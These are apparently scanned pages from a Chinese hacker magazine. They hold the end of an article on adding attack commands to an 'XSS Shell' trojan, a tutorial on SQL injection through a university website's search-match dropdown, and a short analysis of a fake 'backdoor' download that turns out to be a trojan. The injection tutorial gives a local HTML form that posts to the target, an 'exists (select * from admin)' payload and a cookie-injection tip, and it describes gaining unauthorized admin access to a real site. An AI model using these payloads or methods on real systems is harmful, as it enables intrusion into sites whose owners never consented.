


图 7　加入内容




图 8　测试结果

Command=Array 的一行，在括号中加入“cmdSample()” 15,” 一个简单的添加攻击方式的例子”，保存 db.asp 文件，到此就 OK 了，重新打开 XSS Shell 的控制端就可以使用这个新的攻击方法了。测试结果如图 8 所示。

（文中所涉及工具已收录在本期光盘中）

编辑点评：

很久很久以前，XSS 漏洞的利用是很麻烦的，现在的小菜们有福了，可以用工具统一管理利用 XSS，这个 XSS 木马还是有不少可取之处的，如果你想成为 XSS 利用高手，看看这款木马的代码，会有不少收获。

菜鸟必看：利用搜索匹配栏注入

图 funnyevil

从本文您可以学到：

如何通过非输入值发现注入点

写这样一篇文章是觉得很多菜鸟在刚学注入的时候对注入的本质理解不够深刻，找注入点的时候十分盲目，随便一个什么网站就用工具来跑，直接用工具来找漏洞不是不行，但这样找注入点的成功率很低，而且对于你技术的提升是有害而无益的。好了，废话少说，进入正题。

这次的目标是周边的一个高校网站，高校网站一般是自己写的。在主页上点开一个新闻链接，是一个 news.asp 文件，在 ID 的后面加上单引号，出现了防注程序的警告页面，提示的话还是方言写的。有防注文件的话，那就直接放弃从其 ASP 文件上找注入点，因为机率不大（*友情提示，有防注文件的话，可以尝试用 cookie 注入，这种漏洞还是很多的*）。

第一个尝试失败之后，我点开了网站上其他的链接，进入了学校的教工在线，在教工在线上看到了一个搜索框，试了一下搜索型漏洞，返回结果看来是把单引号给过滤了，单引号过滤就不能匹配了，搜索型漏洞这个尝试又失败了(*当然也有一些突破防注系统的技巧，不是这里的重点，大家可以上网去查一下*)。

这时我注意到搜索框选项前有一个搜索匹配栏即确定是搜索内容还是搜索标题的那个复选框，觉得应该有利用的空间。

给大家介绍一些 html 的知识。比如说，网页上的搜索栏对应的表单的代码是这样的：

```
<form  action="so.asp" method=post  name=form1>
搜索关键字:    <input type="text" size=20  name=keyword>
搜索匹配选项: <select   name="select1">
                    <option   value="title">标题
                    <option    value="content">内容
              <input   type="submit"   value="搜索">
</form>
```

不同网站上这个表单的写法略有差别，大家可以把这段代码保存为 html 格式，具体参详一下。简单的解释一下这个表单的含义，第一行中 form 是表单的意思，其中 action 属性对应的 so.asp 意思是表单中的数据交给 so.asp（*注意这个地址是相对服务器来说的*）来处理，name 就是表单的名字 form1；下面是一个 input 标记，就是填入关键字的一个文本框；里面 select 标记意思是用户搜索时按内容还是按标题进行查询，这个 select 标记的名字叫 select1，select1 的 option 选项有两个，其值（即 value）分别是 title（标题）和 content（内容）；最后一个 input 标记就是搜索按钮。比如当用户在搜索匹配选项中选择标题并在搜索框里写入“计算机”然后单击搜索，那么一个叫 form1 的表单就用 post 方法传递给 so.asp 了，里面有一个 select 标记的值是 title，一个名叫 keyword 的 input 标记的值是“计算机”。好，这样的一个表单传递给服务器后，它就会用一个 select 语句来查询，select 语句后面有个 where 语句是用来确定其查询内容的，form 表单中的值就被传递到这里了。

我们来讲一下服务端的 where 的内容，这是我们注入的关键，这个语句大体应该是这样的：**where　title (select 的值) like "% 计算机 %"(keyword 的值)**这是主要的。后面应该会有一个 order by 语句进行排序。分析一下，title 就是 select 标记里面的值 title，“计算机”是 input 标记 keyword 的值。并且这个 keyword 的值是经过某个函数过滤后才传递到这里的，这就是我们不能进行搜索型注入的原因。


基本知识具备了，我们开始注入，右键点击查看网页源代码，知道了这个网站的搜索栏所在的 form 的 name 属性是 form2，里面有一个 select 标记有两个值分别是 teach_title 和 teach_content，搜索框 input 的 name 属性是 keywords。看一下网站的地址栏知道 form2 所对应的 action 属性是 www.xxx..com/xxx/teach.asp。好了，我们在本地写一个 html 提交程序来注入。内容如下：

```
<html>
<head><title>本地提交程序</title></head>
<b>本地提交程序 ---by funnyevil</b>
<form name="form2" method="post"  action="http://www.xxx.com/xxx/teach.asp">
<input  type=text   name="select"  size=49>
<input  type=text  size=40  name="keyword">
<input  type=submit  value="提交语句">
</html>
```

保存为 html 格式就行了。

我把 select 标记直接改为 input 标记，只要传递过去的 name 属性是 select 就行了，我把 type 改为 text 以方便我们注入。经过几次测试后我构造的语句是在第一个框中输入"**exists (select * from admin) and 1**"(*不包括双引号，这个句子其实就是注入语句加上 and 1*)，第二个文本框中输入 1 然后提交语句即可。其中 exists (select * from admin) 是注入语句，这个句子到服务端后就成了：**where exists (select * from admin) and 1 like "%1%"**（*1 当然是 like1 的，这里只要大家保持语句成立就行了*）。

这里我故意写一个不存在的表让服务器出错抓个图给大家看。哈！再写个错误的句子让服务器报错给大家看。如图 1，图 2。






图 1　图 2
出错信息




图 3　后台页面

注意这里是 1 like 1，等于说 select 后的 where 中并没有什么内容给 select 语句确定查询的条件，这样的话如果我们查询的语句是真的，那么就会把原来 select 语句查询的内容不按任何条件直接显示出来，而当我们的注入语句所查询的内容不存在的时候，返回的网页就没有查询到内容，就会显示“没有新闻”或者其他的内容，细节我就不再详述了，后台抓个图给大家看看。如图 3。

这样只要更改注入语句即可完成这次注入了，我已经注入成功，进入了后台，至于接下来怎么办就看读者了。我想说的是对于注入，其实任何形式的数据传递只要是参与到数据库的查询，都有可能形成注入漏洞，不要以为不能直接加单引号的地方就没有注入空间，甚至有时表面上看不到的数据传递也可以进行注入，关键是你要明白数据是怎样传递的。

编辑点评： 只要有数据的传递，带入查询语句，就存在注入的风险。现在的程序员一般都只注意直接代入查询的数据，而对非直接输入内容的数据放松了警惕，像列表框，submit 等，cookie 注入不就是这么来的吗。所以说，注入点的寻找也是一门艺术。通过本文应该会给你一些启发吧。

对某后门程序的一次浅析

图 TSP

从本文您可以学到：

如何取得后门中隐藏的信息

我个人喜欢逛各大黑站，昨天偶然在红黑联盟上发现一个更新的教程《保住服务器之迅雷后门》。

下载下来后，先观看了视频教程，大致是用虚拟机连了个 03 服务器，在使用后门程序后，只要启动迅雷就会添加一个账户，视频做得惟妙惟肖，十分生动。并且教程里面打包了后门程序，让很多人都有一种冲动，想马上打开试试……

我没有马上打开，而是先拿卡巴扫了一下，没发现问题（并不表示没问题），随后又传到世界反病毒扫描，好像也没什么提示，无奈之下冒着中毒的危险在虚拟机下打开了。如图 1。




图 1　运行程序

可能有效果吧，我没试，为了一探究竟，查壳之。如图 2。



图 2　查壳结果

UPX 的壳我想大家都不陌生，手脱、工具都很简单，这里就不重点解释了。

脱壳后。如图 3。

逆向之，用 OD 载入，他的执行过程我也懒得看，直接查看字符，意想不到的结果出来了。如图 4。




图 3　脱壳后

图 4 下方的几条关键信息才是我关注的，看到这里我想大家都明白了，这个所谓的后门程序，也是一匹马……

